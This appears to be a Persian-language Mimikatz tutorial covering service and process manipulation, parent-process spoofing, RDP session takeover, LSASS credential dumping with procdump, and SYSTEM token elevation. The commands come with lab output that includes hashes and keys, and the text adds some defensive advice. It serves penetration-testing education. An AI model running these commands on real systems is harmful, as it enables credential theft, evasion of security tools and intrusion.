هدف: به یک سرور راه دور با استفاده از RPC متصل می‌شود و امکان تعامل با سرویس‌ها و داده‌ها را فراهم می‌کند.

_run service OR stop OR suspend resume OR remove OR shutdown

Key Features and Commands

1. مدیریت و دستکاری سرویس‌ها

Mimikatz می‌تواند با سرویس‌های سیستم تعامل کرده و سرویس‌های در حال اجرا را کنترل یا دستکاری کند. این ویژگی برای مهاجمان مفید است تا سرویس‌ها را به عنوان بخشی از حرکت جانبی (lateral movement) یا برای پنهان‌سازی فعالیت‌های خود متوقف یا از سرگیری کنند.

- Start a service:

```
service::start [service_name]
```

- Stop a service:

```
service::stop [service_name]
```

- Suspend or resume a service:

```
service::suspend /pid:[PID]
```

```
service::resume /pid:[PID]
```

```
PS C:\Users\Administrator> Get-Service XblAuthManager
Status Name DisplayName
Running wsearch Windows Search
Running wuauserv Windows Update
Stopped wwanSvc WWAN AutoConfig
Stopped XblAuthManager Xbox Live Auth Manager
Stopped xblGamesave Xbox Live Game Save
Stopped XboxGpsvc Xbox Accessory Management Service
Stopped XboxNetCp1SVC Xbox Live Networking Service

mimikatz # service::start XblAuthManager
Starting 'XblAuthManager' service : OK
mimikatz # service::stop XblAuthManager
Stopping 'XblAuthManager' service : OK
mimikatz # service::suspend XblAuthManager
Suspending 'XblAuthManager' service : ERROR genericFunction ; Service operation (0x0000026)
mimikatz #
```

- Shutdown a service:

```
service::shutdown [service_name]
```


با استفاده از این دستورات، مهاجمان می‌توانند به طور بالقوه نرم‌افزارهای آنتی‌ویروس یا امنیتی را متوقف کنند تا از تشخیص جلوگیری کرده یا حضور خود را پایدار نگه دارند.

2. مدیریت پروسس ها

امکان اجرای دستکاری های مختلف پروسس ها را از طریق دستوراتی مانند `process::run` یا `process::stop` فراهم می کند. این دستورات به مهاجم اجازه می دهد تا پروسس ها را راه اندازی، متوقف یا پس از تعلیق، از سرگیری کند.

راه اندازی یک پروسس با استفاده از **WMIC** :

```
process::run "cmd.exe /c wmic process call create cmd.exe"
```




```
mimikatz # service::start XblAuthManager
Starting 'XblAuthManager' service : OK
mimikatz # service::stop XblAuthManager
Stopping 'XblAuthManager' service : OK
mimikatz # service::suspend XblAuthManager
Suspending 'XblAuthManager' service : ERROR genericFunction ; Service opera
26)
mimikatz # process::run "cmd.exe /c wmic process call create cmd.exe"
Trying to start "cmd.exe /c wmic process call create cmd.exe"...
Executing (Win32_Process)>Create()
Method execution successful.
Out Parameters:
instance of __PARAMETERS
{
    ProcessId = 5016;
    ReturnValue = 0;
};

mimikatz #
```

- Stop a process by its PID:

```
process::stop /pid:[PID]
```



Handles	NPM(K)	PM(K)	WS(K)	CPU(s)	Id	SI	ProcessName
78	5	2036	0	0.03	2288	1	cmd

```
PS C:\Users\Administrator> get-process -id 2288
mimikatz # process::stop /pid:2288
NT!TerminateProcess of 2288 PID : OK !
mimikatz #
```

- Resume a suspended process:

```
process::resume /pid:[PID]
```

```

217   12  2424    2088   0.20  2188  0 svchost
358   14  3144     68   0.52  2448  0 svchost
127   10  1644    248   0.16  2532  0 svchost
361   14  2364     0   0.28  2540  0 svchost
464   23  15152   964   6.16  2764  0 svchost
312   17  3876   6304   1.05  3204  0 svchost
156   11  2452     0   0.13  3648  1 svchost
137    9  2364   556   0.16  4224  0 svchost
624   27  9656   5836   4.41  4552  1 svchost
2273    0   196     0 100.09     4 0 System
674   33  24292    0   1.16  6696  1 SystemSettings
320   16  3652   1760   0.56  6068  1 TabTip
278   28  5312    384   0.92  4640  1 taskhostw
154   10  1684     0   0.05  6236  1 taskhostw
530   22  12788   3512   1.45  892  1 TextInputHost
108    7  1252     88   0.08  6192  0 uhssvc
162   11  2832     0   0.33  2860  0 VGAuthService
114    8  1544     64   0.03  2872  0 vm3dservice
127    9  1684   488   0.31  3004  1 vm3dservice
389   22  9440   5796   2.50  2912  0 vmtoolsd
490   27  22276   5608  10.63  3012  1 vmtoolsd
163   11  1348     0   0.20  524  0 wininit
242   11  2264     0   0.81  620  1 winlogon
251   16  6372   6812   4.58  3756  0 wmiPrvSE
282   14  23712   3060   5.80  3876  0 wmiPrvSE
237   10  5140   5100   1.11  6584  0 wmiPrvSE
403   13  2064     0   0.28  884  0 WUDFHost

c:\Users\Administrator> get-process -id 5064
Handles  NPM(K)      PM(K)      WS(K)      CPU(s)      Id  SI ProcessName
-----  -----      -----      -----      -----      --  -- -----
    78        5       2040          0      0.00    5064  1 cmd

c:\Users\Administrator> get-process -id 5064
Handles  NPM(K)      PM(K)      WS(K)      CPU(s)      Id  SI ProcessName
-----  -----      -----      -----      -----      --  -- -----
    78        5       2040          0      0.00    5064  1 cmd

c:\Users\Administrator>

```

این دستورات می‌توانند برای استفاده اکسپلولیت از پروسس‌های آسیب‌پذیر، فرار از تشخیص، یا اجرای کدهای مخرب درون پروسس‌های دیگر استفاده شوند.

۳. دستکاری درایورها و تکنیک‌های باپس

Mimikatz شامل تکنیک‌هایی برای باپس اقدامات امنیتی مانند برنامه‌های آنتی‌ویروس و ابزارهای **EDR (Endpoint Detection and Response)** است. یکی از روش‌هایی که مهاجمان می‌توانند درایورها را شناسایی و اکسپلولیت کنند، استفاده از دستوراتی مانند [!ping](#) است که بررسی می‌کند آیا یک درایور بارگذاری شده است یا خیر.

- بررسی اینکه آیا یک درایور بارگذاری شده است:

[!ping](#)

```


mimikatz # !ping
Input : (null)
Output : pong

mimikatz #

```

- ایجاد صفحه مرگ آبی (BSOD) یا Blue Screen of Death

!bsod



این کار می‌تواند باعث خرابی سیستم، اختلال در عملکرد ابزارهای امنیتی یا حتی غیرفعال کردن آن‌ها برای exploitation بیشتر شود.

4. Process Parent Spoofing

عملکرد Parent پروسس یک تکنیک پیشرفته است که برای پنهان‌سازی پروسس‌های مخرب با تقلید از پروسس Parent استفاده می‌شود. این کار می‌تواند باعث شود که بدافزار به عنوان یک پروسس معتبر و قابل اعتماد ظاهر شود و از تشخیص توسط ابزارهای نظارتی سیستم جلوگیری کند.

- Spoof a process parent:

```
process:::r unp /run:"malware.exe" /ppid:[PID]
```

```
mimikatz # process:::r unp /run:cmd.exe /ppid:4488
Run : cmd.exe
PPID: 4488
PID: 5700 - TID: 6972
{0:000589ea} 1 D 2356234      VCLAB-PC\Administrator S-1-5-21-3311865691-203533285-39
6444207-500   (15g,24p)    Primary
mimikatz #
```

با جعل رابطه parent-child بین پروسس ها، مهاجمان می‌توانند فعالیت‌های مخرب را به‌گونه‌ای نشان دهند که طبیعی به نظر برسد.

Exploitation .5 از پروتکل ریموت دسکتاپ (RDP)

Mimikatz می‌تواند برای استفاده شود، که در سناریوهایی مفید است که مهاجم به یک سرور RDP دسترسی پیدا کرده است.

- Take over an RDP session:

```
rdp::sessions  
ts::remote /id:[Session_ID] /target:[Target_IP] /password:[password]  
ts::sessions
```

```
mimikatz # ts::sessions  
  
Session: 0 - Services  
state: Disconnected (4)  
user : @  
curr : 3/12/2025 10:36:52 AM  
lock : no  
  
Session: *1 - Console  
state: Active (0)  
user : Administrator @ VULN  
Conn : 3/12/2025 5:03:24 AM  
Logon: 3/12/2025 5:03:47 AM  
curr : 3/12/2025 10:36:52 AM  
lock : no  
  
mimikatz #
```

این یک دستور معتبر Mimikatz است که برای تعامل با session های پروتکل ریموت دسکتاپ (RDP) استفاده می‌شود.

دستور **ts::sessions** سشن‌های فعال فعلی RDP (پروتکل ریموت دسکتاپ) را در سیستم فهرست می‌کند.

این دستور برای نمایش شناسه‌های سشن (Session IDs)، کاربران و آدرس‌های IP که در حال حاضر از طریق RDP به سیستم وارد شده‌اند، استفاده می‌شود.

خروجی ممکن است به این شکل باشد:

Session ID	User	IP Address	Status
------------	------	------------	--------

1	Administrator	192.168.1.10	Active
2	User	192.168.1.20	Active

در این مثال:

- شناسه منحصر به فرد سشن: **SessionID**
- نام کاربری که وارد سیستم شده است: **UserName**
- آدرس IP دستگاه متصل شده به سیستم از طریق RDP: **IPAddress**

برای فهرست کردن سشن‌های فعال RDP استفاده می‌شود.

(Session ID) این دستور برای تصرف یا اتصال به یک سشن فعال RDP با مشخص کردن شناسه سشن (Session ID) و رمز عبور استفاده می‌شود. اگر در حال انجام تست نفوذ یا ارزیابی امنیتی هستید، می‌توانید از این دستور برای شناسایی شناسه‌های سشن و کاربران موجود در سیستم استفاده کنید. این دستور به مهاجمان اجازه می‌دهد تا کنترل یک سشن RDP فعال را در دست گرفته و به سیستم تارگت دسترسی پیدا کنند.

6. Credential Dumping and LSASS Process

Credential Dumping به پروسس استخراج اطلاعات احراز هویت (مانند نام کاربری، رمز عبور، هش‌ها و توکن‌ها) از حافظه سیستم، به ویژه از پروسس LSASS (Local Security Authority Subsystem Service)، اشاره دارد. یک LSASS پروسس حیاتی در سیستم عامل ویندوز است که مسئول مدیریت امنیت و احراز هویت کاربران است. این پروسس اغلب حاوی اطلاعات حساسی مانند رمزهای عبور و توکن‌های دسترسی است.

: Credential Dumping ابزارهای رایج برای

- Mimikatz : یکی از معروف‌ترین ابزارها برای استخراج credential‌ها از حافظه LSASS
- Procdump : ابزاری از Sysinternals که می‌تواند برای dump کردن پروسس LSASS استفاده شود.
- Task Manager : در برخی موارد، می‌توان از Task Manager برای ایجاد dump دستی از پروسس LSASS استفاده کرد.

روش‌های انجام : Credential Dumping

1. دسترسی مستقیم به LSASS :

- با استفاده از ابزارهایی مانند Mimikatz ، می‌توان به طور مستقیم به پروسس LSASS دسترسی پیدا کرد و credential ها را استخراج کرد.
- مثال دستور : Mimikatz

`sekurlsa::logonpasswords`

```
mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 362986 (00000000:000589ea)
Session          : Interactive from 1
User Name        : Administrator
Domain           : VICLEB-PC
Logon Server     : VICLEB-PC
Logon Time       : 3/12/2025 4:29:29 PM
SID              : S-1-5-21-3311865691-203533285-3916444207-500

msv :
[00000003] Primary
* Username : Administrator
* Domain   : VICLEB-PC
* NTLM     : aa3d32cb7efd83de34ca1847a5550b48
* SHA1     : 0f26f99a59388ddec08ac23d017f4b900b62e9b4

tspkg :
wdigest :
* Username : Administrator
* Domain   : VICLEB-PC
* Password : (null)

kerberos :
* Username : Administrator
* Domain   : VICLEB-PC
* Password : (null)

ssp :
credman :
cloudap :

Authentication Id : 0 ; 76433 (00000000:00012a91)
Session          : Interactive from 1
User Name        : DWM-1
Domain           : Window Manager
Logon Server     : (null)
Logon Time       : 3/12/2025 4:29:02 PM
SID              : S-1-5-90-0-1

msv :
[00000003] Primary
```

ایجاد از LSASS Dump :

- با استفاده از ابزارهایی مانند Procdump ، می‌توان یک فایل dump از پروسس LSASS ایجاد کرد و سپس آن را برای تحلیل به سیستم دیگری منتقل کرد.

• مثال دستور : Procdump

```
procdump.exe -ma lsass.exe lsass.dmp
```

• استفاده از Task Manager :

در Task Manager ، می‌توان روی پروسس LSASS کلیک راست کرده و گزینه Create Dump File را انتخاب کرد تا یک فایل dump ایجاد شود.

خطرات و کاربردها:

- تست نفوذ و ارزیابی امنیتی : این تکنیک‌ها اغلب توسط متخصصان امنیتی برای شناسایی آسیب‌پذیری‌ها در سیستم‌ها استفاده می‌شوند.
- حمله توسط مهاجمان : مهاجمان می‌توانند از این روش‌ها برای سرقت credential ها و دسترسی غیرمجاز به سیستم‌ها استفاده کنند.

راههای دفاع:

- حفاظت از LSASS
 - فعال کردن Credential Guard در ویندوز ۱۰ و نسخه‌های بالاتر.
 - محدود کردن دسترسی به پروسس LSASS با استفاده از LSASS Protection
- مانیتورینگ و لاغ‌گیری:
 - نظارت بر فعالیت‌های غیرعادی مرتبط با پروسس LSASS
 - استفاده از ابزارهای امنیتی مانند EDR (Endpoint Detection and Response) برای شناسایی حملات.

این تکنیک‌ها بخشی از روش‌های پیشرفته در تست نفوذ و امنیت سیستم‌ها هستند و باید با دقت و مسئولیت‌پذیری استفاده شوند.

Mimikatz و LSASS

یک ابزار قدرتمند و شناخته شده در حوزه امنیت سایبری است که اغلب برای استخراج اطلاعات حساس مانند Mimikatz Credential ها (اعتبارنامه‌ها) از حافظه سیستم، به ویژه از پروسس LSASS (Local Security Authority Subsystem Service) استفاده می‌شود. یک پروسس حیاتی در سیستم عامل ویندوز است که مسئول مدیریت امنیت، احراز هویت و ذخیره‌سازی اطلاعات لاین کاربران است.

چگونه Mimikatz با LSASS کار می‌کند؟

Mimikatz با دسترسی به حافظه پروسس LSASS ، اطلاعات زیر را استخراج می‌کند:

1. نام کاربری و رمز عبور (به صورت متن ساده یا هش).
2. توکن‌های دسترسی (Access Tokens).
3. Kerberos Tickets.
4. کلیدهای رمزگاری.

این اطلاعات می‌توانند توسط مهاجمان برای دسترسی غیرمجاز به سیستم‌ها یا حرکت جانبی در شبکه استفاده شوند.

دستورات رایج Mimikatz برای تعامل با LSASS

1. استخراج Credential ها:

```
sekurlsa:::logonpasswords
```

```
mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 362986 (00000000:000589ea)
Session          : Interactive from 1
User Name        : Administrator
Domain           : VCLAB-PC
Logon Server     : VCLAB-PC
Logon Time       : 3/12/2025 4:29:29 PM
SID              : S-1-5-21-3311865691-203533285-3916444207-500

msv :
[00000003] Primary
* Username : Administrator
* Domain   : VCLAB-PC
* NTLM     : aa3d32cb7efd83de34ca1847a5550b48
* SHA1     : 0f26f99a59388ddec08ac23d017f4b900b62e9b4

tspkg :
wdigest :
* Username : Administrator
* Domain   : VCLAB-PC
* Password : (null)

kerberos :
* Username : Administrator
* Domain   : VCLAB-PC
* Password : (null)

ssp :
credman :
cloudap :

Authentication Id : 0 ; 76433 (00000000:00012a91)
Session          : Interactive from 1
User Name        : DWM-1
Domain           : Window Manager
Logon Server     : (null)
Logon Time       : 3/12/2025 4:29:02 PM
SID              : S-1-5-90-0-1

msv :
[00000003] Primary
```

این دستور credential های ذخیره شده در حافظه LSASS را نمایش می دهد.

2. استخراج Kerberos Ticket :

```
sekurlsa::tickets
```

```
mimikatz # sekurlsa::tickets

Authentication Id : 0 ; 362986 (00000000:000589ea)
Session           : Interactive from 1
User Name         : Administrator
Domain            : VICLAB-PC
Logon Server      : VICLAB-PC
Logon Time        : 3/12/2025 4:29:29 PM
SID               : S-1-5-21-3311865691-203533285-3916444207-500

* Username : Administrator
* Domain   : VICLAB-PC
* Password : (null)

Group 0 - Ticket Granting Service
Group 1 - Client Ticket ?
Group 2 - Ticket Granting Ticket

Authentication Id : 0 ; 76433 (00000000:00012a91)
Session           : Interactive from 1
User Name         : DWM-1
Domain            : window Manager
Logon Server      : (null)
Logon Time        : 3/12/2025 4:29:02 PM
SID               : S-1-5-90-0-1

* Username : VICLAB-PC$
* Domain   : sinabndr.local
* Password : y]v/6)rdtm00Qr7i(vCQS6wZ3O_&m:@+z"TaE&1>f"V7-!+I1o[*Q4H*b5%&QXSx
w^\\9[Xj/w!&i6)?GOBGowo.ae]>]7$`VN4Ps%dm.=6wCR5Jw\D.b%
Group 0 - Ticket Granting Service
Group 1 - Client Ticket ?
Group 2 - Ticket Granting Ticket
```

این دستور Ticket های Kerberos را استخراج می کند.

3. استخراج توکن های دسترسی:

sekurlsa::tokens

این دستور توکن های دسترسی جاری را نمایش می دهد.

4. استخراج کلیدهای رمزگاری:

sekurlsa::ekeys

```
mimikatz # sekurlsa::ekeys

Authentication Id : 0 ; 76433 (00000000:00012a91)
Session          : Interactive from 1
User Name        : DWM-1
Domain           : Window Manager
Logon Server     : (null)
Logon Time       : 3/12/2025 4:29:02 PM
SID              : S-1-5-90-0-1

* Username : VCLAB-PC$
* Domain  : sinabndr.local
* Password : y]v/6)rdtm00Qr7i(vcQS6wZ3O_&m:@+z"TaE&1>f"V7-!+I1o[*Q4H*b5%&Qx
w\9[Xj/w!&i6)?GOBGOWo.ae]>]7$`VN4Ps%dm.=6WcR5Jw\D.b%
* Key List :
    des_cbc_md4      b34c6285101b9dbf79336e4abba891dfe70f59a8f929412eecf8958
7913
    des_cbc_md4      b033b76a5446a8ee2ab04f9ede5dcf62
    des_cbc_md4      2841a06734b7a0159e17be42f22d76c8
    des_cbc_md4      2841a06734b7a0159e17be42f22d76c8
    des_cbc_md4      2841a06734b7a0159e17be42f22d76c8
    des_cbc_md4      2841a06734b7a0159e17be42f22d76c8
    des_cbc_md4      2841a06734b7a0159e17be42f22d76c8

Authentication Id : 0 ; 76379 (00000000:00012a5b)
Session          : Interactive from 1
User Name        : DWM-1
Domain           : Window Manager
Logon Server     : (null)
Logon Time       : 3/12/2025 4:29:02 PM
SID              : S-1-5-90-0-1
```

این دستور کلیدهای رمزنگاری مرتبط با LSASS را استخراج می‌کند.

چرا LSASS هدف قرار می‌گیرد؟

- LSASS حاوی اطلاعات حساسی مانند رمزهای عبور، هشها و توکن‌ها است.
- این پروسس به طور پیش‌فرض در حافظه سیستم اجرا می‌شود و دسترسی به آن نسبتاً آسان است.
- مهاجمان می‌توانند از این اطلاعات برای حرکت جانبی در شبکه یا ارتقای دسترسی استفاده کنند.

راههای دفاع در برابر حملات LSASS و Mimikatz

: Credential Guard

یک ویژگی امنیتی در ویندوز ۱۰ و نسخه‌های بالاتر که از LSASS در برابر دسترسی غیرمجاز محافظت می‌کند.

: LSA Protection

با استفاده از کلید رجیستری زیر، می‌توان LSASS را در حالت Protected Mode اجرا کرد:

`HKLM\SYSTEM\CurrentControlSet\Control\Lsa`

`RunAsPPL = 1`

: LSASS محدود کردن دسترسی به

استفاده از (UAC) User Account Control و محدود کردن دسترسی به پروسس LSASS برای کاربران عادی.

مانیتورینگ و لاغ‌گیری:

. LSASS نظارت بر فعالیت‌های غیرعادی مرتبط با

استفاده از ابزارهای امنیتی مانند EDR (Endpoint Detection and Response) برای شناسایی حملات.

به روزرسانی سیستم عامل:

نصب آخرین پچ‌های امنیتی برای جلوگیری از سوءاستفاده از آسیب‌پذیری‌های شناخته شده.

نکته اخلاقی

Mimikatz یک ابزار قدرتمند است که می‌تواند هم برای اهداف مخرب و هم برای اهداف دفاعی (مانند تست نفوذ و ارزیابی امنیتی) استفاده شود. استفاده از این ابزار باید با رعایت قوانین و اصول اخلاقی انجام شود.

privilege::debug

```
mimikatz # privilege::debug  
Privilege '20' OK
```

دستور `privilege::debug` یکی از دستورات کلیدی در ابزار Mimikatz است که برای فعال کردن دسترسی Debug به پروسس‌های سیستم استفاده می‌شود. این دستور به Mimikatz اجازه می‌دهد تا به پروسس‌های سطح بالا مانند LSASS (Local Security Authority Subsystem Service) دسترسی پیدا کند و اطلاعات حساس مانند Credential ها (اعتبارنامه‌ها) را استخراج کند.

چرا `privilege::debug` مهم است؟

- دسترسی به پروسس های سیستم: برای استخراج اطلاعات از پروسس هایی مانند LSASS ، Mimikatz نیاز به دسترسی **Debug** دارد.
- فعال کردن قابلیت های پیشرفته: بسیاری از دستورات Mimikatz مانند `sekurlsa::logonpasswords` تنها پس از فعال سازی دسترسی Debug کار می کنند.
- ارتقای دسترسی: این دستور به مهاجمان یا پنتسترها کمک می کند تا دسترسی خود را به سیستم افزایش دهند.

نحوه استفاده از `privilege::debug`

1. اجرای : Mimikatz

- ابتدا Mimikatz را با دسترسی **Administrator** اجرا کنید.

2. فعال سازی دسترسی : **Debug**

- دستور زیر را وارد کنید:

```
privilege::debug
```

3. بررسی نتیجه:

- اگر دستور موفقیت آمیز باشد، پیامی مشابه زیر نمایش داده می شود:

```
Privilege '20' OK
```

- این پیام نشان می دهد که دسترسی Debug با موفقیت فعال شده است.

```
mimikatz # privilege::debug
Privilege '20' OK
```

4. استفاده از دستورات دیگر:

- پس از فعال سازی دسترسی Debug ، می توانید از دستورات دیگر Mimikatz مانند `sekurlsa::logonpasswords` برای استخراج Credential ها استفاده کنید.

token::elevate

دستور **token::elevate**

دستور Mimikatz در **token::elevate** برای ارتقای سطح دسترسی (Privilege Escalation) استفاده می‌شود. این دستور به کاربر اجازه می‌دهد تا توکن دسترسی (Access Token) خود را به سطح بالاتری ارتقا دهد، معمولاً به سطح **SYSTEM** که بالاترین سطح دسترسی در سیستم‌عامل ویندوز است. این کار برای انجام عملیات‌هایی که نیاز به دسترسی بالا دارند، مانند دسترسی به پروسس LSASS یا خواندن اطلاعات حساس سیستم، ضروری است.

چرا **token::elevate** مهم است؟

- دسترسی به منابع سیستم بسیاری از عملیات‌های پیشرفت‌هه در Mimikatz نیاز به دسترسی **SYSTEM** دارند.
- انجام تست نفوذ: این دستور به پنسترهای کمک می‌کند تا دسترسی خود را به سیستم افزایش دهند و آسیب‌پذیری‌ها را شناسایی کنند.
- حرکت جانبی در شبکه: مهاجمان می‌توانند از این دستور برای دسترسی به سیستم‌های دیگر در شبکه استفاده کنند.

نحوه استفاده از **token::elevate**

1. اجرای Mimikatz:

- ابتدا Mimikatz را با دسترسی **Administrator** اجرا کنید.

2. فعال‌سازی دسترسی **Debug** در صورت نیاز:

- اگر دسترسی **Debug** فعال نشده است، از دستور زیر استفاده کنید:

privilege::debug

3. ارتقای توکن دسترسی:

- دستور زیر را وارد کنید:

token::elevate

4. بررسی نتیجه:

- اگر دستور موفقیت‌آمیز باشد، پیامی مشابه زیر نمایش داده می‌شود:

```
Token Id : 0
User name :
SID name : NT AUTHORITY\SYSTEM
```

```
mimikatz # token::elevate
Token Id : 0
User name :
SID name : NT AUTHORITY\SYSTEM

620 {0:000003e7} 1 D 45298          NT AUTHORITY\SYSTEM      S-1-5-18      (04g,21p)
      Primary
-> Impersonated !
* Process Token : {0:000589ea} 1 D 868663      VICLAB-PC\Administrator S-1-5-21-33118656
91-203533285-3916444207-500      (15g,24p)    Primary
* Thread Token : {0:000003e7} 1 D 1141982      NT AUTHORITY\SYSTEM      S-1-5-18      (0
04g,21p)      Impersonation (Delegation)

mimikatz #
```

- این پیام نشان می‌دهد که توکن دسترسی به سطح **SYSTEM** ارتقا یافته است.

5. استفاده از دستورات دیگر:

- مانند Mimikatz پس از ارتقای توکن، می‌توانید از دستورات دیگر برای استخراج Credential ها استفاده کنید.

مثال کامل

```
mimikatz # privilege::debug
```

```
Privilege '20' OK
```

```
mimikatz # token::elevate
```

```
Token Id : 0
```

```
User name :
```

```
SID name : NT AUTHORITY\SYSTEM
```

```
mimikatz # sekurlsa::logonpasswords
```

```
[...]
```

```
Authentication Id : 0 ; 123456 (00000000:0001e240)
```

```
Session : Interactive from 1
```

```
User Name : Administrator
```

Domain : DOMAIN

Logon Server : DC

Logon Time : 10/10/2023 12:34:56 PM

SID : S-1-5-21-123456789-1234567890-123456789-500

msv :

[00000003] Primary

* Username : Administrator

* Domain : DOMAIN

* NTLM : 1234567890ABCDEF1234567890ABCDEF

* SHA1 : 1234567890ABCDEF1234567890ABCDEF12345678

[...]

راههای دفاع در برابر `token::elevate`

1. محدود کردن دسترسی : Administrator

◦ دسترسی Administrator را تنها به کاربران مورد اعتماد محدود کنید.

◦ از User Account Control (UAC) برای کنترل دسترسی به منابع سیستم استفاده کنید.

2. مانیتورینگ و لاغری:

◦ فعالیت‌های غیرعادی مرتبط با ارتقای دسترسی را نظارت کنید.

◦ از ابزارهای امنیتی مانند EDR (Endpoint Detection and Response) برای شناسایی حملات استفاده کنید.

3. فعال کردن LSA Protection :

◦ با فعال‌سازی LSA Protection، از دسترسی غیرمجاز به LSASS جلوگیری کنید.

4. بهروزرسانی سیستم عامل:

◦ آخرین پچ‌های امنیتی را نصب کنید تا از سوءاستفاده از آسیب‌پذیری‌های شناخته شده جلوگیری شود.

نکته اخلاقی

استفاده از Mimikatz و دستوراتی مانند `token::elevate` باید تنها در چارچوب قانونی و با مجوز انجام شود. این ابزارها می‌توانند هم برای اهداف مخرب و هم برای اهداف دفاعی (مانند تست نفوذ و ارزیابی امنیتی) استفاده شوند.

sekurlsa::

دستورات `sekurlsa::`

```
mimikatz # sekurlsa::  
ERROR mimikatz_doLocal ; "(null)" command of "sekurlsa" module not found !  
  
Module : sekurlsa  
Full name : SekurLSA module  
Description : Some commands to enumerate credentials...  
  
    msv      - Lists LM & NTLM credentials  
    wdigest   - Lists WDigest credentials  
    kerberos - Lists Kerberos credentials  
    tspkg     - Lists TsPkg credentials  
    livessp   - Lists LiveSSP credentials  
    cloudap   - Lists CloudAp credentials  
    ssp       - Lists SSP credentials  
    logonPasswords - Lists all available providers credentials  
    process   - Switch (or reinit) to LSASS process context  
    minidump  - Switch (or reinit) to LSASS minidump context  
    bootkey   - Set the SecureKernel Boot Key to attempt to decrypt LSA Isolated credentials  
    pth       - Pass-the-hash  
    krbtgt   - krbtgt!  
    dpapisystem - DPAPI_SYSTEM secret  
    trust     - Antisocial  
    backupkeys - Preferred Backup Master keys  
    tickets   - List Kerberos tickets  
    ekeys     - List Kerberos Encryption Keys  
    dpapi     - List Cached MasterKeys  
    credman   - List Credentials Manager  
  
mimikatz # -
```

دستورات `sekurlsa::` در Mimikatz برای استخراج اطلاعات احراز هویت Data (از حافظه پروسس LSASS (Local Security Authority Subsystem Service) می‌شوند. یک پروسس حیاتی در سیستم‌عامل ویندوز است که مسئول مدیریت امنیت و احراز هویت کاربران است. این پروسس حاوی اطلاعات حساسی مانند Credential (اعتبارنامه‌ها)، توکن‌های دسترسی و Ticket های Kerberos است.

دستورات رایج sekurlsa::

1. استخراج Credential ها:

sekurlsa::logonpasswords

- این دستور credential های ذخیره شده در حافظه LSASS را نمایش می‌دهد، از جمله:

- نام کاربری و رمز عبور (به صورت متن ساده یا هش)
- هش‌های NTLM و SHA1.
- اطلاعات دامنه و سرور لاغین.

2. استخراج تکنیک های Ticket

`sekurlsa::tickets`

